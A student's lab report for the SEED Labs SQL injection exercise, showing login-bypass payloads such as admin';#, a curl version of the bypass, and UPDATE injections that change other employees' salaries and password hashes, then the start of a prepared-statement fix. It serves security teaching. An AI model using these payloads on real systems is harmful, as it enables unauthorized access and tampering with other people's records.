


Lab 3 - SQL Injection Attack Lab

CPSC 353-01
Introduction to Computer Security
Professor Kenytt Avery

By Danh Pham

Lab tasks:


1. Get access to the website already builded with seedubuntu.



2. Task 1: Get Familiar with SQL Statements

Purpose: in this task we use some commands line with sql to see our database in the sql apache server via terminal.

- a. Using command line “mysql -u root -pseedubuntu “ to access mysql.

A terminal window titled "Terminal" with a dark background and light text. The prompt is [06/17/18]seed@VM:~\$. The command entered is mysql -u root -pseedubuntu. The output shows a warning about using a password on the command line, a welcome message to the MySQL monitor, the connection ID (4), and the server version (5.7.19-0ubuntu0.16.04.1 (Ubuntu)). It also displays copyright information for Oracle and its affiliates. The prompt changes to mysql>.

```
[06/17/18]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)


Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

- b. Using command line “ use Users” to access the database name that hold our record.

A terminal window showing the MySQL command line interface. The prompt is mysql>. The command entered is use Users;. The output shows a message about reading table information for completion of table and column names, and a message about turning off this feature with -A. The prompt changes to mysql>.

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

- c. Using command line “ show tables; “ to see the context of our database.

```
Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql>
```

- d. Using command line as a sql query to show the record of Alice “ select * from credential where name ='Alice' “.

```
mysql> select * from credential where name ='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

3. Task 2: SQL Injection Attack on SELECT Statement.

Purpose: in this task we use to login as an attacker with two methods. First we do it with adding some injection query to get all the information of user. Second we do it with command “ curl” to give the same result. And in last we do it to add some new query statement to see if the website can change the value on the database by using “ Update, Insert or Delete sql statement”.

- a. Access to the website “www.SEEDLabSQLInjection.com” then typing in as user login But don’t type anything with the password post.

Explain : in this task we using: admin’;#

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABS

- Login successfully as an admin to see all the employ information in the database.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Conclusion: In the web they used the query “ SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= '\$input_undef' and Password='\$hashed_pwd'”;

After we using our sql injection:

“ SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= 'admin' ; # and Password='\$hashed_pwd'”;
will use to ignore the rest of sql statement after it.

B. Task 2.2: SQL Injection Attack from command line. “CURL”

Instruction: single quote in those fields, you should use %27 instead; if you want to include white space, you should use %20.

First instead of type all the command again. I use the website to copy the address then use it in terminal. Then I changed the username to be “Alice” because if we leave it as the original it will display a lot of information and it hard to see in terminal.

```
[1]+ Done curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%3B%23
[06/17/18]seed@VM:~$ clear

[06/17/18]seed@VM:~$ curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=alice%27%3B%23&Password=
[1] 3470
[06/17/18]seed@VM:~$ <!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
```

Result with information of employee name Alice: we can use this curl method result to compare with our sql database information.

In SQL:


```
mysql> select * from credential where name ='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | |
| | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)


mysql>
```

Result using curl in terminal:


```
ul<<button onclick='logout()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</bu
Files ></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Prof
ite </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><t
r><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</t
h><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</t
h><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName<
/th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td><
/td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table> <br><br>
<div class="text-center">
```

C. Task 2.3: Append a new SQL statement:

Purpose: try to add an update statement or insert after getting all information by using “admin;”. In this task we try to add delete statement “admin; delete from credential where credential.name = ‘Ted’ ; # “ try to delete Ted information.




Result: i think the condition in sql statement will not lets us insert another query after where condition. It will get wrong syntax sql anyway. The php version in this task does not take multiple queries at the same sql statement. In order to do it we have to change to multi query.



4. Task 3: SQL Injection Attack on UPDATE Statement:

Purpose: in this task we will login with any account then try to change information in the database.

- a. Login as Alice account “ alice';# “ Task 3.1: Modify your own salary



The screenshot shows a web browser window with the address bar displaying `www.seedlabsqlinjection.com`. The page has a green header with the **SEEDLABS** logo. The main content area is light green and features the title **Employee Profile Login**. Below the title is a login form with two input fields: **USERNAME** containing the text `alice';#` and **PASSWORD** containing the text `Password`. A green **Login** button is positioned below the fields. At the bottom of the page, the text **Copyright © SEED LABs** is visible.

B. logging successfully.

SQLi Lab x +
Search your computer
www.seedlabsqlinjection.com/unsafe_home.php?userna...
SEEDLABS Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	

C. adding the update statement for changing the record “ danh’ , credential.salary='300000' where credential.eid ='10000';# “ .

SQLi Lab x +
www.seedlabsqlinjection.com/unsafe_edit_frontend.php
SEEDLABS Home Edit Profile Logout

Alice's Profile Edit

NickName


Email

Address

Phone Number

Password

Result : alice has ID= 10000 and 20000 as the beginning so now the salary already changed to 300000 with a new nickname also.



The screenshot shows the SEEDLABS application interface. At the top, there is a green navigation bar with the SEEDLABS logo, 'Home' and 'Edit Profile' links, and a 'Logout' button. The main content area has a light green background and displays a table of user profile information. To the left of the table is a 'Trash' button. The table has two columns: 'Key' and 'Value'.


Key	Value
Employee ID	10000
Salary	300000
Birth	9/20
SSN	10211002
NickName	danh
Email	
Address	
Phone Number	

E. Task 3.2: Modify other people' salary :

- Now we still in the alice's account. We also can modify the other salary. As the database record of Ted:

```
mysql> select * from credential where name ='Ted';
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID  | Salary | birth | SSN      | PhoneNumber | Address | Email |
| NickName | Password |
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 5 | Ted  | 50000 | 110000 | 11/3  | 32111111 |             |         |      |
|      | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
+---+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

- Now we can see hist EID as 50000 or we can using his name also.



Result in the database: his salary already changed to 300000 by using “danh” , credential.salary='300000' where credential.name ='Ted';# “ .

```
mysql> select * from credential where name = 'Ted';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID   | Salary | birth | SSN       | PhoneNumber | Address | Email |
| NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 5 | Ted | 50000 | 300000 | 11/3 | 32111111 |             |         |      |
| danh | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

F. Task 3.3: Modify other people' password

In this task we use command in in alice profile to changing the password of samy account

- a. Samy's original password:

```
mysql> select * from credential where name = 'samy';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email
4	Samy	40000	90000	1/11	32193525			

B. generating a new sha1 hashing password then changing using input in edit profile

```
"danh',credential.password='907affaf333411085d31aebf0f16d25de919620c'where
credential.name ='samy';# "
```

```
[06/17/18]seed@VM:~$ echo -n "danh123" | openssl sha1
(stdin)= 907affaf333411085d31aebf0f16d25de919620c
[06/17/18]seed@VM:~$
```

SQLi Lab

www.seedlabsqlinjection.com/unsafe_edit_frontend.php

SEEDLABS Home Edit Profile Logout

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

C. after changing

```

NickName | Password
-----+-----
4 | Samy | 40000 | 90000 | 1/11 | 32193525 | 
    | 995b8b8c183f349b3cab0ae7fccd39133508d2af | 
-----+-----
row in set (0.00 sec)

mysql> select * from credential where name = 'samy';
-----+-----
ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email
NickName | Password
-----+-----
4 | Samy | 40000 | 90000 | 1/11 | 32193525 | 
danh | 907affaf333411085d31aebf0f16d25de919620c | 
-----+-----

```

Wireshark

D. logging with username:samy and password:danh123

SQLi Lab

www.seedlabsqlinjection.com/unsafe_home.php?userna

SEEDLABS Home Edit Profile Logout

Samy Profile

Key	Value
Employee ID	40000
Salary	90000
Birth	1/11
SSN	32193525
NickName	danh
Email	

5. Task 4: Countermeasure — Prepared Statement

- First modifies the original unsafe_home.php in the directory /var/www/SQLInjection
By using “sudo gedit unsafe_home.php”

After modified my code:



```
Open unsafe_home.php /var/www/SQLInjection Save

// Create a DB connection
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}
return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password=?";


